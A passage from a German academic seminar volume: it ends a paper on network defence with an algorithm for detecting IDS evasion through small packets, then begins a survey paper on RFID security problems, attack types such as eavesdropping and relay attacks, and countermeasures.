Wie wird eine Signatur nun erkannt? Es reicht nicht, auf aufeinanderfolgende, kleine Pakete zu achten. Denn der Angreifer kann die Sendereihenfolge beliebig selbst bestimmen und immernoch dank des TTLs größere Pakete in den Strom einschleusen, die das Opfer aber nie zu sehen bekommt. Beispielsweise könnte er die Pakete in gerade und ungerade aufteilen, zuerst die gerade senden und die Lücken zwischen ihnen mit großen Paketen, die das Opfer nie erreichen, auffüllen. Danach sendet er auf gleiche Art die ungeraden. Es fällt jedoch auf, dass der Angreifer immernoch gezwungen ist, die Daten in mindestens K Stücke aufzuteilen, da das IDS bei größeren Paketen Teile der Signatur erkennen würde. Außerdem unterscheiden sich die Sequenznummern von zwei Paketen maximal um die Länge der Signatur. Definieren wir nun den Begriff der *aufeinanderfolgenden kleinen Pakete*. Dieser trifft auf zwei Pakete zu, die klein sind, und zwischen denen keine anderen kleine Pakete übertragen wurden. Sie können jedoch durch größere Pakete getrennt sein. Intuitiv sucht das IDS also nach K Auffälligkeiten in der Verbindung. Auffällig wären hierbei

- zwei aufeinanderfolgende, kleine Pakete, deren Sequenznummern sich maximal um die längste, gesuchte Signatur unterscheiden sowie

- aufeinanderfolgende, kleine Pakete, zwischen denen große Pakete, mit nicht in die Reihenfolge passenden Sequenznummen, eingeschoben sind.

Mit diesen Kriterien werden ungefährliche Verbindungen, bei denen es gelegentlich zu kleinen Paketen kommt oder deren Pakete uns nicht in der richtigen Reihenfolge erreichen, nicht auf den langsamen Pfad geleitet.

4.5.1 Der Algorithmus: schneller Pfad

Der eigentliche Algorithmus wird nun nach diesen Vorüberlegungen als Automat beschrieben. Wie zuvor haben gibt es K Signaturstücke mit einer Länge von $\lfloor \frac{S}{K} \rfloor$ bei Signaturlänge S. Ein Paket wird als klein betrachtet, wenn dessen Größe im Intervall $[1; 2 * (\mathit{Stückgröße} - 1)]$ liegt. Einfache ACK-Pakete ohne Daten fallen mit dieser Festlegung nicht auf.

Eine Verbindung wird erst dann genauer betrachtet, wenn ein erstes kleines Paket in ihr entdeckt wird. Denn große Pakete, wie zuvor gesehen, können Signaturstücke nicht vor dem IDS verstecken. Wenn sich das IDS dazu entscheidet, eine Verbindung genauer zu überwachen, legt es für die Verbindung einen Datensatz mit folgenden fünf Einträgen an:

- *NES*: ein 32 Bit Integer mit der nächsten erwarteten Sequenznummer (Next expected sequence number),
- *OOO*: ein Wahrheitswert, der angibt, ob seit dem letzten kleinen Paket Pakete erhalten wurden, deren Sequenznummern nicht in der erwarteten Reihenfolge waren (Out of order),
- *length*: Länge in Bytes seit dem letzten kleinen Paket,
- *count*: Anzahl der bisherigen Auffälligkeiten,
- *LUT*: Zeit seit dem letzten Update, um alte Einträge wieder entfernen zu können (Last update time).

Dies stellt eine Verbesserung gegenüber traditionellen IDS-Systemen dar, die Informationen zu jeder Verbindung sichern, nicht nur für Verbindungen mit kleinen Paketen.

Die Variable *count* zählt die bisherigen Auffälligkeiten. Diese wird mit 1 initialisiert, wenn das IDS sich entscheidet, eine Verbindung zu beobachten. *count* wird um eins inkrementiert, wenn ein neues, kleines Paket erhalten wird, das nicht die in *NES* gespeicherte, erwartete nächste Sequenznummer trägt, *OOO* wahr ist oder *length* kleiner ist als die Signaturlänge. *count* wird nie geändert, wenn ein großes Paket erhalten wird und darf maximal den Wert $K - 1$ erreichen.

Die anderen Variablen werden wie folgt aktualisiert. *OOO* wird auf wahr gesetzt, wenn die Sequenznummer des ankommenden Paketes nicht der erwarteten Sequenznummer in *NES* entspricht und das Paket groß ist. Die Rücksetzung auf falsch erfolgt, wenn ein kleines Paket erhalten wird. Damit erkennt das IDS Pakete außerhalb der Reihe zwischen aufeinanderfolgenden kleinen Paketen. *NES* wird auf die aktuelle Sequenznummer plus die Länge des zugehörigen Pakets gesetzt. Das Ergebnis ist die Sequenznummer des nächsten Paketes, falls dieses in der korrekten Reihenfolge eintrifft. Mit *length* schließlich wird die Länge des Datenstroms seit dem letzten großen Paket gemessen, indem die Länge der Nutzdaten von großen Paketen aufaddiert und für ein eintreffendes kleines Paket wieder auf 0 zurücksetzt wird. Pakete ohne Daten bewirken keine Änderung bei *count*, *OOO*, *NES* oder *length*, *LUT* wird jedoch normal auf die aktuelle Zeit gesetzt.

Nachdem das IDS den Status der Verbindung aktualisiert hat leitet es sie auf den langsamen Pfad um, wenn es entweder ein Signaturstück in dem Paket entdeckt (hier zu wird *count* auf $K-1$ gesetzt) oder der Zähler für Auffälligkeiten den Wert $K-1$ erreicht hat.

Wenn der Datenstrom nicht an den langsamen Pfad umgeleitet wird, dann wird das Paket an das angegebene Ziel gesendet, außer es handelt sich um ein kleines Paket, dann geht zusätzlich eine Kopie an den langsamen Pfad. Zusammengefasst wird er ganze Datenstrom umgeleitet, wenn eine große Zahl an Auffälligkeiten entdeckt wurde und einzelne Pakete, wenn sie klein sind oder ein Signaturstück enthalten.

4.5.2 Der Algorithmus: langsamer Pfad

Zusätzlich zu jedem Paket, das an den langsamen Pfad gesendet wird, erhält dieser die Information über die Art der Umleitung: Wurde das Paket normal an den Empfänger weitergeleitet und nur eine Kopie an den langsamen Pfad gesendet, oder wurde die Weiterleitung gestoppt? Im ersteren Fall speichert er das Paket zusammen mit dem zugehörigen Fünftupel, da es eventuell später noch benötigt wird, um eine Angriffssignatur zu erkennen. Im zweiten Fall ist nun der langsame Pfad verantwortlich für die Entscheidung, ob das Paket an den Empfänger ausgeliefert wird. Er setzt nun die zugehörigen Pakete jeder an ihn geleiteten Verbindung wieder zusammen und überprüft, ob eine Angriffssignatur enthalten ist. Dabei dürfen das erste sowie das letzte Paket fehlen. Falls eine Signatur erkannt wird, werden die Pakete verworfen.

Dieses Vorgehen bringt die Gefahr von Fehlerkennungen mit sich. Da auf die Betrachtung des ersten und letzten Paketes verzichtet wird, könnten ungefährliche Übertragungen als Angriffssignatur eingestuft werden. Die Gefahr hierfür sehen die Autoren jedoch, ohne genauere Untersuchung, als gering an.

5 Zusammenfassung und Ausblick

Es wurde nun gezeigt, wie ein Netz vor unberechtigten Zugriffen abgesichert werden kann, mehrere Netze für die einzelnen Hosts transparent zu einem einzigen zusammengeschlossen werden und wie versucht wird, Angriffe automatisiert zu erkennen. Der Leser sollte sich aber bewusst sein, dass die hier vorgestellten Angriffe und Abwehrmaßnahmen nur eine Übersicht darstellen und die Auflistung bei weitem nicht vollständig ist.

Auch wurden viele weitergehende Themen nicht behandelt oder nur kurz angeschnitten. Die *Verschleierung* der Kommunikation selbst wäre dabei zu erwähnen. Allein dadurch, dass zwei Rechner miteinander Daten austauschen, kann ein Angreifer eventuell bereits Rückschlüsse auf den Inhalt der Nachrichten schließen. Oder die *Abstreitbarkeit* der Datenübertragung (mittels Verwendung von *Deniable Encryption[Ran 96]*): selbst wenn der Angreifer die verschlüsselten Daten erhält, sollte es den beteiligten Kommunikationspartnern möglich sein, ihm noch einen anderen Kommunikationsinhalt vorgaukeln zu können, sogar wenn er sie mit Waffengewalt zur Herausgabe der verwendeten Schlüssel zwingt. Derartige Eigenschaften wären unter anderem für Regierungen im Bereich der Diplomatie oder bei elektronischen Wahlverfahren von Interesse.

Insbesondere Bürgerrechtler, die an die Verhältnisse in totalitären Systemen wie der DDR oder das Naziregime denken, fordern und fördern den Ausbau anonymer Netze wie TOR[DiMS04] oder Freenet[CSWH00]. Mit deren Hilfe wäre es bis zu einem gewissen Grad möglich, das Recht auf freie Rede technisch abzusichern.

Anderen Angriffsformen kommt auch neuerdings eine stetig wachsende Bedeutung zu. Der Trend geht immer mehr zur Ausnutzung von Schwachstellen in Anwendungssoftware wie

beispielsweise Webbrowsern, Büroprogrammen oder Software zur Medienwiedergabe. Diese werden durch manipulierte Webseiten oder zugesandte Dokumente zum Einfallstor für den Angreifer und das größtenteils unbemerkt von den hier vorgestellten Abwehrmaßnahmen.

Literatur

[Baue01] Mick Bauer. Paranoid Penguin: Designing and Using DMZ Networks to Protect Internet Servers. http://www.linuxjournal.com/article/4415. *Linux Journal* 83(16), März 2001.

[Bund07] Deutsche Bundesregierung. Regierungspressekonferenz der deutschen Bundesregierung vom 27.08.2007, http://www.bundesregierung.de/nn_774/Content/DE/Mitschrift/Pressekonferenzen/20 2007.

[CSWH00] Ian Clarke, Oskar Sandberg, Brandon Wiley und Theodore W. Hong. Freenet: A Distributed Anonymous Information Storage and Retrieval System. In *Proceedings of Designing Privacy Enhancing Technologies: Workshop on Design Issues in Anonymity and Unobservability*, July 2000, S. 46–66.

[DiMS04] Roger Dingledine, Nick Mathewson und Paul Syverson. Tor: The Second-Generation Onion Router. In *Proceedings of the 13th USENIX Security Symposium*, August 2004.

[Donn07] Lutz Donnerhacke. de.comp.security.firewall FAQ, http://www.iks-jena.de/mitarb/lutz/usenet/Firewall.en.html, 2007.

[FeSe98] P. Ferguson und D. Senie. Network Ingress Filtering: Defeating Denial of Service Attacks which employ IP Source Address Spoofing. RFC 2267 (Informational), Januar 1998. Obsoleted by RFC 2827.

[FuLi06] V. Fuller und T. Li. Classless Inter-domain Routing (CIDR): The Internet Address Assignment and Aggregation Plan. RFC 4632 (Best Current Practice), August 2006.

[Klei01] Tobias Klein. *Linux-Sicherheit: Security mit Open-Source-Software - Grundlagen und Praxis*. iX Edition / dpunkt.verlag. 2001.

[Klen01] J. Klensin. Simple Mail Transfer Protocol. RFC 2821 (Proposed Standard), April 2001.

[Ltd.97] Check Point Software Technologies Ltd. Check Point Software Technologies Ltd. awarded patent for stateful inspection technology, http://www.checkpoint.com/press/1997/patent2.html, 1997.

[Matt00] Marcus J. Ranum Matt Curtin. Internet Firewalls: Frequently Asked Questions. Usenet, Message-ID: <9hp1dl3r21@news.cis.ohio-state.edu>, 2000. http://faqs.org/faqs/firewalls-faq/.

[Post81a] J. Postel. Internet Protocol. RFC 791 (Standard), September 1981. Updated by RFC 1349.

[Post81b] J. Postel. Transmission Control Protocol. RFC 793 (Standard), September 1981. Updated by RFC 3168.

[PtNe98] Thomas H. Ptacek und Timothy N. Newsham. Insertion, Evasion, and Denial of Service: Eluding Network Intrusion Detection. Technischer Bericht, Secure Networks, Inc., Suite 330, 1201 5th Street S.W, Calgary, Alberta, Canada, T2R-0Y6, 1998.

[Ran 96] Moni Naor Rafi Ostrovsky Ran Canetti, Cynthia Dwork. Deniable Encryption. Cryptology ePrint Archive, Report 1996/002, 1996. `http://eprint.iacr.org/`.

[RMKG+96] Y. Rekhter, B. Moskowitz, D. Karrenberg, G. J. de Groot und E. Lear. Address Allocation for Private Internets. RFC 1918 (Best Current Practice), Februar 1996.

[RoRe06] E. Rosen und Y. Rekhter. BGP/MPLS IP Virtual Private Networks (VPNs). RFC 4364 (Proposed Standard), Februar 2006. Updated by RFCs 4577, 4684.

[SCRT+03] S. Shepler, B. Callaghan, D. Robinson, R. Thurlow, C. Beame, M. Eisler und D. Noveck. Network File System (NFS) version 4 Protocol. RFC 3530 (Proposed Standard), April 2003.

[Spaf89] Eugene H. Spafford. The Internet Worm Program: An Analysis. `http://homes.cerias.purdue.edu/~spaf/tech-reps/823.pdf`. *ACM SIGCOMM Computer Communication Review* 19(1), Januar 1989, S. 17–57.

[SrEg01] P. Srisuresh und K. Egevang. Traditional IP Network Address Translator (Traditional NAT). RFC 3022 (Informational), Januar 2001.

[Stev02] W. Richard Stevens. *TCP/IP Illustrated, Volume 1: The Protocols (21th Printing).* Addison Wesley. 2002.

[tage07] tagesschau.de. Verfassungsschutz warnt vor Chinas Industriespionen, `http://www.tagesschau.de/wirtschaft/meldung21408.html`, 2007.

[Team06] Australian Computer Emergency Response Team. 2006 Australian Computer Crime and Security Survey, `http://www.auscert.org.au/images/ACCSS2006.pdf`, 2006.

[uWil02] Kevin D. Mitnick und William L. Simon. *The Art of Deception.* Wiley Publishing, Inc. 2002.

[VaFB06] George Varghese, J. Andrew Fingerhut und Flavio Bonomi. Detecting evasion attacks at high speeds without reassembly. In *SIGCOMM*, 2006, S. 327–338.

Abbildungsverzeichnis

RFID: Probleme, Angriffe und Perspektiven

Jens Küttel

RFID (Radio Frequency Identification) ist eine Technik, die in der Logistik, aber auch für Authentifizierung und Zugangskontrolle eingesetzt wird. Aus diesen Anwendungsbereichen folgt auch die Relevanz von Sicherheitsanforderungen, die an RFID-Systeme gestellt werden.

1 Einführung

In der heute gegenwärtigen Logistik ist das Management von Waren und Gütern ein wichtiges Thema. Etablierte Methoden zur Identifikation und Bearbeitung, wie beispielsweise Barcode, bieten Spielraum für Verbesserungen in Sachen Geschwindigkeit und Minimierung des Bearbeitungsaufwands. RFID ist hier ein viel versprechender Ansatz. Die transparente Ware, die mittels RFID jederzeit registrierbar ist und sich selbst meldet, muss jedoch auch einer sicherheitskritischen Untersuchung standhalten. Die Analyse, der damit verbundenen Probleme, Angriffsmöglichkeiten und Perspektiven, ist Inhalt dieser Ausarbeitung.

2 Grundlagen

Zur Betrachtung von Sicherheitsaspekten bedarf es einer Übersicht der grundlegenden Funktionsweise von RFID. Im folgenden werden die grundlegenden Konzepte von RFID auszugsweise erläutert, so dass eine anschließende Sicherheitsbetrachtung möglich wird.

2.1 Aufbau

Grundsätzlich besteht nach [Fink06] ein RFID System aus folgenden zwei Komponenten.

- **Transponder** – An zu identifizierenden Objekt befestigt (Chip mit Logik und Antenne, Siehe Abbildung 1)
- **Lesegerät** – Zur Erfassung, der auf Transponder gespeicherten Information (Siehe Abbildung 1)

2.2 Funktionsweise

Die Grundelemente eines RFID-Systems haben nach [Fink06] folgende Funktionsweise:
Transponder – Die, am zu identifizierenden Teil befestigten, Transponder bestehen in den meisten Fällen aus Spule, über die das RFID System angesprochen werden kann und einem




Abbildung 1: RFID System [Hans06]

Mikrochip, der die notwendige Identifikationslogik bereitstellt. Zusätzlich kann bei Transponder zwischen passiven und aktivem Vorkommen unterschieden werden. Bei passiven Transpondern wird die benötigte Energie aus dem elektromagnetischen Feld gewonnen, wobei aktiven Bausteinen über eine eingebaute Batterie versorgt werden.

Lesegerät – Das Lesegerät setzt sich aus einem Hochfrequenzmodul, mit Lese- und Empfangseinheit, einer Schnittstelle bspw. zur Rechneranbindung und einer Antenne zusammen. Damit wird eine bidirektionale Kommunikation mit dem Transponder möglich.

2.3 Verschlüsselung

Systeme der ersten Generationen waren noch ohne Verschlüsselungstechniken ausgestattet und somit gegen Angriffe wie bspw. Abhören nicht gesichert. Die reine Klartextübertragung, wie in ISO 18000 definiert, ist sehr risikobehaftet. Aus diesem Grunde kommen bei neueren Systemen Mechanismen wie Authentifizierung der zugreifenden Person und Verschlüsselung der auf dem Chip vorhanden Daten zum Einsatz, wie in [Stud] dargelegt.

3 Probleme und Angriffsmöglichkeiten

Ein System, das mit sensiblen Daten arbeitet, muss auf Möglichkeiten des unberechtigten Zugriffs auf eben diese Daten überprüft werden, um nicht authentifizierten Personen den Zugriff unmöglich zu machen. Im folgenden wird auf Probleme von RFID-Systemen eingegangen und daraus resultierende potentielle Angriffsmöglichkeiten evaluiert. Eine Übersicht über potentielle Angriffsmöglichkeiten zeigt Abbildung 2.

3.1 Abhören

RFID Systeme kommunizieren mittels elektromagnetischer Wellen miteinander. Hier wird es möglich den Übertragungsverkehr abzuhören. Ist im niederfrequenten Bereich von 13,56 MHz ein Belauschen des Funkverkehrs nach [Thom04] nur in kurzer Distanz zum Sender möglich, bieten hochfrequente Übertragungen in RFID-Systemen Angreifern deutlich günstigere Möglichkeiten. In Frequenzbereichen bis 2,45 GHz kann mittels Richtantennen über größere Distanzen mit gelauscht werden. Abbildungen 3, 4 und 5 zeigen Datentelegrammen eines




Abbildung 2: Systemschwachstellen [Birk07]

Versuchsaufbaus des [Thom04] mit zunehmender Distanz des Abhörenden um die Abhörmöglichkeit eines RFID-System-Versuchsaufbaus zu prüfen.




Abbildung 3: Datentelegramm 1m Abstand [Thom04]

Abbildung 3 zeigt ein Datentelegramm aus 1m Entfernung. Das Sendesignal lässt sich im Empfangssignal erkennen und die Amplituden nehmen annähernd gleiche Höhe an. In Abbildung 4 wurde die Distanz auf 2m erhöht und die Verschlechterung der Signale zeigt sich. Amplitudenhöhen variieren nun und die Signalqualität nimmt ab. **Fazit:** Trotz niederfrequenter Übertragung von 14,54 MHz ist ein Abhören mit 1m Abstand noch möglich. Tests mit höheren Frequenzen des [Thom04] zeigen, dass teileise auch noch aus 100m Distanz mitgehört werden kann. (Versuchsdaten: Empfänger 14,54 MHz, Empfangsbandbreite 300kHz [Thom04])




Abbildung 4: Datentelegramm 2m Abstand [Thom04]




Abbildung 5: Datentelegramm 3m Abstand [Thom04]

3.2 Ablösen

Ein triviales Problem stellt das Entfernen und „Umkleben“ des Tags vom Trägerobjekt dar. Ein neues Trägerobjekt wird als ein anderes ausgegeben und damit der zugehörige Leser getäuscht. [Birk07]

3.3 Stören

Die Luftschnittstelle zwischen Sender und Lesegerät stellt ein sensiblen Teil des Informationsaustauschs dar. Diese lässt sich durch Abschirmen oder Störsender beeinträchtigen. [SIT07]

3.4 Blocken

Beim Blocken kommuniziert das Lesegerät nicht nur mit einem Transponder sondern mit mehreren simulierten. Dadurch kommt es zu Kollisionen. Abhilfe kann hier durch Anpassung des Tags an das Antikollisionsprotokoll schaffen. [BSI04]

3.5 Identitätsfälschung

Um unauthentifiziert und unautorisiert an Daten zu gelangen, ist die Fälschung der eigenen Identität ein probates Mittel. Dies kann auf sowohl auf Transponder- als auch auf Lesegerätseite geschehen. [BSI04]

3.5.1 Transponder

Hierbei versucht ein Angreiffer an die ID des Zieltags zu gelangen, um so durch, mit dieser ID präparierte, eigene Transponder an geheime Daten zu gelangen.

3.5.2 Lesegerät

Ähnlich geschieht dies auf Lesegerätseite. Hier muss der Angreifer die Identität des Lesegeräts kennen, um sich mittels dieser beim Tag authentifizieren zu können. Durch geeignete Sicherheitsmaßnahmen (Kryptographie) kann dies jedoch dem Angreifer erschwert werden.

3.6 Inhaltsfälschung

Durch unautorisierten Zugriff auf Daten können diese verfälscht werden und dem Lesegerät falsche Informationen bereitgestellt werden. Diese Attacke ist jedoch nur dann möglich wenn Zusatzinformationen neben Identifikations- und Sicherheitsdaten vorhanden sind. [BSI04]

3.7 Deaktivieren

Beim Deaktivierungsangriff wird der Transponder durch Kill/Delete Operationen physisch unbrauchbar gemacht. Das Lesegerät „sieht“ den Tag nicht mehr. [BSI04]




Abbildung 6: Relay Attacke – Systemübersicht [Ilan06]

3.8 Relay Attacke

Wie in [Fink06] angeführt, ist Ziel einer Relay-Attacke die Distanz zwischen Abhörer und Sender beinahe beliebig weit zu vergrößern. Hierbei kommen wie in Abbildung 6 dargestellt zwei zusätzliche Komponenten ins Spiel. Der Ghost (Proxy) empfängt die Signale der Readerkomponente und kann selbst Signale für eine Kommunikation erzeugen um damit einen Transponder zu simulieren. Der Leach (Mole) kann den Transponder mit Energie versorgen und demodulieren, um selbst ein Lesegerät zu simulieren. Die Attacke hat nun folgendes Schema. Der Ghost demoduliert die Signale des Lesegeräts und überträgt sie im einfachsten Falle direkt an den Leech, der diese an den Transponder weiter gibt. In umgekehrte Richtung demoduliert der Leech die Transpondersignale und gibt sie dem Ghost weiter, der diese an das Lesegerät übermittelt. Dadurch erscheit es dem Lesegerät so, als hätte es direkten Transponderkontakt. Die Distanz zwischen Ghost und Leech können jedoch nicht beliebig gross sein, da aufgrund von zu langen Signallaufzeiten Timeouts autreten können. (Siehe bspw. ISO/IEC 14443 Typ A). Abmildern kann man dies durch Realisierung des kompletten Protokollstacks des Transponders im Ghost. So werden nun nur noch Datenpakete zwischen Ghost und Leech übertragen und zeitkritische Instruktionen weitestgehend vermieden. Aus diese weise lässt sich die Distanz erheblich erhöhen. Durch die strikte Trennung von Daten- und Befehlsstrom zwischen Ghost und Leech sind Relay-Attacken nur schwer zu erkennen.

4 Ziel und Zweck von Angriffen

In Abschnitt 3 wurden mögliche Angriffsszenarien skizziert und die damit verbundenen Probleme thematisiert. Was jedoch ist der genaue Zweck der jeweiligen Angriffe ? Das [BSI04] definiert in ihrer Studie vier Ziele von Angriffen auf RFID Systeme. (Siehe Tabelle 1)

	Ausspähen	Täuschen	Denial of Service	Schutz der Privatsphäre
Inhalt fälschen		X		
Identität fälschen (Tag)		X		
Deaktivieren		X	X	X
Ablösen		X		X
Abhören	X			
Blocken		X	X	X
Stören		X	X	X
Identität fälschen (Leser)	X			

Tabelle 1: Übersicht: Angriff und Zweck [BSI04]

- **Ausspähen** – Unerlaubte Informationsbeschaffung
- **Täuschen** – Identitätsfälschung zur Manipulation oder Informationsbeschaffung
- **DoS (Denial of Service)** – Beeinträchtigung der Funktionsfähigkeit des RFID-System
- **Schutz der Privatsphäre** – Selbstschutz des Angreifers vor Fremdangriff durch eigenen Angriff

Diese vier Ziele von Angriffen schließen sich jedoch nicht gegenseitig aus und können daher auch kombiniert werden.

5 Sicherheitsmaßnahmen

Um nicht jedermann Tür und Tor für schadhafte Aktionen gegen RFID-Systeme zu ermöglichen, müssen geeignete Maßnahmen zum Einsatz kommen.

5.1 Authentifizierung

Um unauthorisierten Zugriff auf Daten zu verhindern oder zumindest deutlich zu erschweren, erwähnt [BSI04] zwei mögliche Authentifizierungsverfahren.

